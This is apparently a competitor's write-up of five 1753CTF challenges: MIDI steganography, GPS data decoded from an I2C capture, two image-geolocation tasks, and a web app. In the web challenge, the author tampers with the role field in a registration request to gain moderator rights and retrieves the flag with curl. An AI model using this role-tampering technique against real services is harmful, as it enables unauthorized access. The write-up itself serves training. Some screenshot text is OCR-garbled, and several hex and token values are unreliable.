



1. Never Gonna Flag You Up (Steganography)

STEGANO // 🎵 Never Gonna Flag You Up (score: 170 / solves: 34)

I always wanted to do this song arrangement! I hope you will rate it 10 out of 10!

🔗 <https://get.1753ctf.com/never-gonna-flag-you-up?s=cxDnaIWA>

I was given a midi file (final_version_v199237.mid). The first thing I tried is to open it in audiotonic software to inspect. However, there is nothing interesting in it.

```
(kali㉿kali)-[~/Desktop]
$ file final_version_v199237.mid
final_version_v199237.mid: Standard MIDI data (format 0) using 1 track at 1/480

(kali㉿kali)-[~/Desktop]
$ midicsv final_version_v199237.mid > output.csv
```

Next, I search on the internet on how to view midi data and apparently, we could turn the file into .csv to view the details of the music score. Therefore, I use the command **midicsv** to turn the midi file into csv.

```


1 0, 0, Header, 0, 1, 480
2 1, 0, Start_track
3 1, 0, Note_on_c, 0, 55, 64
4 1, 0, Program_c, 0, 61
5 1, 0, Program_c, 0, 61
6 1, 0, Program_c, 0, 81
7 1, 0, Program_c, 0, 102
8 1, 0, Program_c, 0, 110
9 1, 0, Program_c, 0, 70
10 1, 0, Program_c, 0, 71
11 1, 0, Program_c, 0, 98
12 1, 0, Program_c, 0, 71
13 1, 0, Program_c, 0, 57
14 1, 0, Program_c, 0, 86
15 1, 0, Program_c, 0, 90
16 1, 0, Program_c, 0, 114
17 1, 0, Program_c, 0, 70
18 1, 0, Program_c, 0, 109
19 1, 0, Program_c, 0, 82
20 1, 0, Program_c, 0, 55
21 1, 0, Program_c, 0, 78
22 1, 0, Program_c, 0, 50
23 1, 0, Program_c, 0, 77
24 1, 0, Program_c, 0, 49
25 1, 0, Program_c, 0, 99
26 1, 0, Program_c, 0, 84
27 1, 0, Program_c, 0, 77
28 1, 0, Note_off_c, 0, 55, 64
29 1, 0, Channel_prefix, 0
30 1, 0, Title_t, "final_version_v199237"
31 1, 0, Instrument_name_t, "Inst 1"
32 1, 0, Time_signature, 4, 2, 24, 8
33 1, 0, Key_signature, 0, "major"
34 1, 0, SMPTE_offset, 33, 0, 0, 0, 0
35 1, 0, Tempo, 631579
36 1, 1454, Note_on_c, 0, 56, 81
37 1, 1510, Channel_aftertouch_c, 0, 0
38 1, 1570, Note_on_c, 0, 58, 81
39 1, 1617, Note_off_c, 0, 56, 60
40 1, 1687, Note_on_c, 0, 61, 81
41 1, 1698, Note_off_c, 0, 58, 90
42 1, 1802, Note_on_c, 0, 58, 81
43 1, 1821, Channel_aftertouch_c, 0, 0

```

By inspecting the csv file, I found some suspicious text like Program_c and I tried to combine the numbers at the end of Program_c together and tried ascii code on dcode to decode it.

The screenshot shows the dCode website's ASCII converter tool. At the top, there's a search bar with the placeholder "Search for a tool" and a "dCODE" logo. Below the search bar is a "Results" section with a warning: "Attempt to decode to multiple ASCII formats. See FAQ for details on HEX BIN DEC". It also says "Output limited to printable characters (other chars replaced by ♦)". In the center, there are two main boxes: one for "ASCII CONVERTER" containing a list of ASCII values (61, 61, 81, 102, 110, 70, 71, 98, 71, 57, 86, 90, 114, 70, 109, 82, 55, 78, 50, 77, 49, 99, 84, 77) and a "DECRYPT/CONVERT ASCII" button; and another for "ASCII ENCODER" containing a "PLAIN TEXT" input field with the value "1753c". There are also links for "ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.)" and "PRINT RESULT IN HEXADECIMAL".

From the results, it looks like a base64 strings in reverse. Therefore, I reversed the string and throw it in cyberchef to decipher using base64.



However, this turns out to be a fake flag! So I start to play around to see if there is a pattern of 1753c in ascii code in the csv file.

The screenshot shows the dCode ASCII Code tool. It features two main sections: 'ASCII CONVERTER' and 'ASCII ENCODER'. Both sections have an input field containing '1753c'. Below each input field is a button labeled 'DECRYPT/CONVERT ASCII' or 'ENCRYPT'. To the right of the tool is a sidebar titled 'Summary' which lists various topics related to ASCII, such as 'ASCII Converter', 'ASCII Encoder', and 'What is the ASCII standard? (Definition)'.

The ascii code of 1753c is 49 55 53 51 99. So I started looking for these pattern in the csv file. Surprisingly, I noticed that the line Note_on_c is on mostly ends with 81 and for those that didn't end with 81, I notice the pattern that I was looking for, 49 55 53 51 99 ...

I created a python script to help me combine all of the numbers that is in the same line as Note_on_c but don't end with 81 and convert them to ascii strings.

```
# Path to your midi_stego.txt file
input_file = 'midi_stego.txt'

# Store the note numbers that meet the criteria
suspicious_notes = []

# Open the file and process each line
```

```

with open(input_file, 'r') as file:
    for line in file:
        line = line.strip() # Remove leading/trailing whitespace
        # Check if the line contains 'Note_on_c'
        if 'Note_on_c' in line:
            parts = line.split(', ') # Split by comma and space
            if len(parts) >= 6:
                velocity = parts[-1] # The last element (velocity)
                # If velocity doesn't end with 81, capture the note
                number
                if velocity != '81':
                    note_number = parts[5] # The note number is in the
                    5th position (index 4)
                    suspicious_notes.append(note_number)

# Print the suspicious note numbers
print("Suspicious note numbers (Note_on_c not ending with 81):")
print(suspicious_notes)

# Optionally, you could convert these numbers to ASCII if needed
ascii_text = ''.join(chr(int(n)) for n in suspicious_notes if 32 <=
int(n) <= 126)
print("\nPossible flag in ASCII:")
print(ascii_text)

Suspicious note numbers (Note_on_c not ending with 81):
['64', '49', '55', '53', '51', '99', '123', '82', '105', '99', '107', '95', '65', '115', '116', '108', '101', '121', '95'
['64', '49', '55', '53', '51', '99', '123', '82', '105', '99', '107', '95', '65', '115', '116', '108', '101', '121', '95'
', '73', '115', '95', '80', '114', '111', '117', '100', '95', '79', '102', '95', '89', '111', '117', '125']

Possible flag in ASCII:
@1753c{Rick_Astley_Is_Proud_Of_You}

```

Flag: 1753c{Rick_Astley_Is_Proud_Of_You}

2. Where Did He Go (Forensic / OSINT)

FORENSIC/OSINT // * Where did he go? (score: 100 / solves: 104)

My shy friend won't reveal where he takes his English lessons, but I managed to grab his GPS tracker. The device uses an AT24C32 chip to store the last known position. Help me recover the location from the memory dump and find out where he's been going. Submit a flag in the format: 1753c{xxxxxx_xxxx}.

//CLARIFICATION: The flag requires to put the name of a place he attends to
//CLARIFICATION 2: We've modified flag format in the challenge, now each "x" is a letter
you need to figure out


 <https://get.1753ctf.com/where-did-he-go?s=9YQJ9S9o>

Today
GPS_LA.sal 12/4/2025 1:35 AM Saleae Logic Capture 7 KB

I am given a file name GPS_LA.sal. I've never heard of a .sal file so I search for the internet to look for ways to open a .sal file.

A .sal file, in the context of Saleae Logic Analyzers, is the file format used to store captured digital data. It's essentially a compressed archive containing the captured data along with metadata specific to the analyser's software, such as acceleration rendering information.


I also found out that there is a software call Logic 2 that can open and analyse a .sal file.



The first thing I saw is that there are 7 channels and there are multiple analysers that I can choose to use from the sidebar so I decided to search for more information on the internet on which analyser is more suitable to be used. I found that:

The I2C analyser was used to interpret communication between the GPS module and the microcontroller. Since the raw electrical signals on these lines are not human-readable, the I2C analyser decodes them into structured data frames showing device addresses, transmitted bytes, and acknowledgements.

In this case, the I2C analyser might help to identify the GPS module's address and extract NMEA sentence data (e.g., \$GPGLL,...) byte by byte.



I2C uses two lines:

- **SDA (Serial Data Line)** – for data transfer
- **SCL (Serial Clock Line)** – for timing and synchronization

Data (?) ✓

```

write to 0x50 ack data: 0x00 0x00 0x24 0x47 0x50 0x47 0x4C 0x4C 0x2C 0x35 0x
x32 0x36 0x2E 0x36 0x30 0x38 0x32 0x2C 0x4E 0x2C 0x30 0x31 0x38 0x35 0x31 0x
x34 0x36 0x38 0x35 0x2C 0x45 0x2C 0x31 0x32 0x33 0x35 0x31 0x39 0x2C 0x41 0x
x32 0x38 write to 0x50 ack data: 0x00 0x00 0x24 0x47 0x50 0x47 0x4C 0x4C 0x2C 0x35 0x
35 0x30 0x32 0x36 0x2E 0x36 0x30 0x38 0x32 0x2C 0x4E 0x2C 0x30 0x31 0x38 0x3
31 0x2E 0x34 0x36 0x38 0x35 0x2C 0x45 0x2C 0x31 0x32 0x33 0x35 0x31 0x39 0x2
41 0x2A 0x32 0x38
write to 0x50 ack data: 0x00 0x00 0x24 0x47 0x50 0x47 0x4C 0x4C 0x2C 0x35 0x
0 0x32 0x36 0x2E 0x36 0x30 0x38 0x32 0x2C 0x4E 0x2C 0x30 0x31 0x38 0x35 0x1
0x2E 0x34 0x36 0x38 0x35 0x2C 0x45 0x2C 0x31 0x32 0x33 0x35 0x31 0x39 0x2 0x
41 0x2A 0x32 0x38

```

After running the I2C analyser, this is the result that it shows. I then copied the ack data and put it in Cyber Chef to convert from hex to text.


The screenshot shows a hex editor interface with two main panes: 'Input' and 'Output'. In the 'Input' pane, there is a large amount of raw hex data. Above the hex data, under the 'From Hex' section, the 'Delimiter' dropdown is set to 'Auto'. In the 'Output' pane, the decoded text is displayed: `NULNUL$GPGLL,5ETXNUL26.6082,N,0185SOH.4685,E,123519STXA*28`. The output text includes several control characters (NUL, SOH, ETX) which are highlighted in red.

After running the cipher, I can determine that:

Latitude: 50.44347° N

Longitude: 18.85781° E

I then put it in google maps to search for the location and found a language school name GOLDEN GATE.



Flag: 1753c{GOLDEN_GATE}

3. Happy New Year! (OSINT)

OSINT // 🌟 Happy New Year! (score: 100 / solves: 288)

Can you tell where we last celebrated New Year's?

The flag is city name in English spelling.

Flag format: 1753c{cityname}

🌐 <https://get.1753ctf.com/happy-new-year?s=dYCxclN1>



This challenge is pretty easy. I'm given an image to analyse and the goal is to find out which city the picture is taken in. I just put it into Google lens to identify similar places and found a picture that looks similar to it. The picture is taken in the city of Larnaca.


A screenshot of a Google search results page. At the top, there is a search bar with the text "where is this place". Below the search bar, the "Visual matches" tab is selected. On the left, there is a section titled "Visual matches" with three blurred preview boxes. On the right, there is a detailed view of one match from "Freepik". The image shows several flamingos in a salt lake with a city skyline in the background. Below the image, the text reads: "Premium Photo | Pink flamingos walking along the coast Larnaca salt lake Cyprus". A "Visit >" button is at the bottom right of this card. The overall interface is a standard Google search result for image recognition.

Flag: 1753c{Larnaca}

4. Escatlate flag #1 (Web)



I am given the link to the website and also a source code folder to be downloaded.
This is what the website looks like:



In the source code folder, Index.js caught my eye because of a part of the code:

Index.js

```
app.post('/api/register', (req, res) => {

    const existingUser = users.find(u => u.username ==
req.body.username);

    if(existingUser)
        return res.status(400).send('User already exists');

    if(req.body.role?.toLowerCase() == 'admin')
        return res.status(400).send('Invalid role');

    const user = {
        username: req.body.username.substring(0, 20),
        password: req.body.password.substring(0, 20),
```

```

        token: crypto.randomBytes(32).toString('hex'),
        role: req.body.role.substring(0, 20) || 'user'
    }

    users.push(user);

    res.json(user);
}

app.get('/api/message', (req, res) => {
    if(req.user.role.toUpperCase() === 'ADMIN')
        return res.json({ message: `Hi Admin! Your flag is
${process.env.ADMIN_FLAG}` });

    if(req.user.role.toUpperCase() === 'MODERATOR')
        return res.json({ message: `Hi Mod! Your flag is
${process.env.MODERATOR_FLAG}` });

    res.json({ message: `Hello ${req.user.username}` });
})

```

This shows that I either have to be an “ADMIN” or “MODERATOR” role to get the flag. Since there is a role checking for admin, I will try registering as a moderator first to try get the flag.

However, according to Auth.js, every user that registers will be automatically assigned a role called “user”. Therefore, I will use Burp Suite to try to be the man in the middle and manipulate the requested data.

```

Auth.js
// Register
registerBtn.addEventListener("click", async function () {
    const username = usernameInput.value.trim();
    const password = passwordInput.value.trim();

    if (!username || !password) {
        showError("Please enter both username and password!");
        return;
    }

    try {
        const response = await fetch("/api/register", {
            method: "POST",
            headers: {

```

```

        "Content-Type": "application/json"
    },
    body: JSON.stringify({
        username,
        password,
        role: "user"
    })
});

const data = await response.json();

if (response.ok) {
    storeUserData(data);
    redirectToDashboard();
} else {
    showError(data || "Registration failed!");
}

} catch (error) {
    showError("Server error! Please try again later.");
}
} );

```

Request	Response
<pre> 1 POST /api/register HTTP/2 2 Host: escatlate-52hc47e034fa.1753ctf.com 3 Cookie: cf_clearance= 4 CFNUTiOKvUfWEd4ETCM0d5P5rScwJp_vvpSveGBhrA-1744446939-1.2.1.1-ePWPUs9m1 wFb78R1YXnTdg3uex9gd.n4U5KdWEpkTk0w4FOUAYshjul45_g0mp7wjgAV0NJSj_09 D_pEfWCaG9gfoW4U2yA4hbkZf7Gj1NOD71uvFdwD3s9eqiwsRlk7b77THu0TKhBNE7e7hi HewbTVxmk1Jy1nwC0B1_9fB8GyMinE5q73KLX167bu4AFfdGSRfeexS9x3bZK22DCU m30svMGuGfpqAFX36AmwR1_shkpp_6gsso3pu0u9s3Jt1x2ndgl7Q1k_eQne70J4cuuq Jpe128_LWeAlv13Ca91QnbL6VU.WY_k0lvLpvqWlftgTifDvPEahlG0T7KpSiTTs Content-Length: 56 Sec-Ch-Ua-Platform: "Windows" Accept-Language: en-US,en;q=0.9 Sec-Ch-UA: "Chromium";v="135", "Not-A-Brand";v="0" Content-Type: application/json Sec-Ch-UA-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 Accept: /* Origin: https://escatlate-52hc47e034fa.1753ctf.com Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://escatlate-52hc47e034fa.1753ctf.com/index.html Accept-Encoding: gzip, deflate, br Priority: u=1, i { "username": "12345", "password": "abc", "role": "MODERATOR" } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Sat, 12 Apr 2025 08:57:38 GMT 3 Content-Type: application/json; charset=utf-8 4 Etag: W/"82-0AATQaAxLo7mD42/ivrKhciqLJI" 5 X-Powered-By: Express 6 Cf-Cache-Status: DYNAMIC 7 Report-To: ("endpoints": [{"url": "https://v4.a.net.cloudflare.com/report/v4?sa=0geWw IPaccessRv3o7LcjqweqYCQTKh6X1KTRigas5%2FbRhtfSHhcaVqzvdYHmW7BDxyt6jCJBto% CfSAE5%2B8a2TPHu5VgATHHb2Qe31mu5DCph54nLYF1xPB%2F%2F1scftp0vYRER8LsHGr LD4%2F9sWrsERWfAeRth"}], "group": "cf-nel", "max_age": 604800) 8 Hel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800} 9 Server: cloudflare 10 Cf-Ray: 9cf1046b1a116047-5IN 11 Alt-Svc: h3=":443"; ma=6400 12 Server-Timing: cfL4,desc="proto=TCP&rtt=13611smin_rtt=8319srtt_var=12924ssent=6recv=9 alost=0directions=0sent_bytes=7814recv_bytes=20632delivery_rate=174955&cw nd=2516sent_bytes=0&id=8eeef5d837becdb5ats=7644x=0" 13 [14 { "username": "12345", "password": "abc", "token": "0ac12d1855675e3b586f5795f84b69c22d6500bd&ach3de635e42458e7ef764d", "role": "MODERATOR" }] </pre>

After modifying the registration request by changing "role": "user" to "role": "MODERATOR", I successfully created an account with the moderator role. Using the token returned upon successful registration, I then sent a curl request to the server, authenticated as a moderator, and was able to retrieve the flag.

```
$ curl -X GET https://escatlate-52bc47e034fa.1753ctf.com/api/message \
-H "x-token: 0ac13d1859675e3b586f5795f84b69c22d6900bd6acb3de635e42458e7ef764d"

{"message":"Hi Mod! Your flag is 1753c{0h_my_g0d_h0w_c0uld_1_m1ss_thi1_r0l3_ch3ck}"}
```

Flag: 1753c{0h_my_g0d_h0w_c0uld_1_m1ss_thi1_r0l3_ch3ck}

5. Somewhere in Space (OSINT)

OSINT // 🚨 Somewhere in Space (score: 100 / solves: 59)

This handsome man is looking at a beautiful woman.

The flag is a filename in which the woman face is stored. Use only characters that are at least in 90% visible.

Flag format: 1753c{filename}

🔗 <https://get.1753ctf.com/somewhere-in-space?s=4YRQAzQq>

I'm given an image:




After putting it in Google Lens, I found the picture in the link below.

<https://vagabundler.com/cyprus/streetart-map-limassol/agiou-andreou-253/>

On the website, I found an image that shows the astronaut wall art as the opposite of another wall art that looks like a woman and it fits the description of the challenge

where the astronaut is the handsome man and the woman wall art across from it is the beautiful woman he is looking at.



Scrolling down on the pictures, I found a larger and clearer image of the wall art of the woman and the woman's face is stored on the file name Aphrodite_final.



Since the challenge requires us to include the name that is 90% visible, the flag is:
1753c{Aphrodite_final.j}

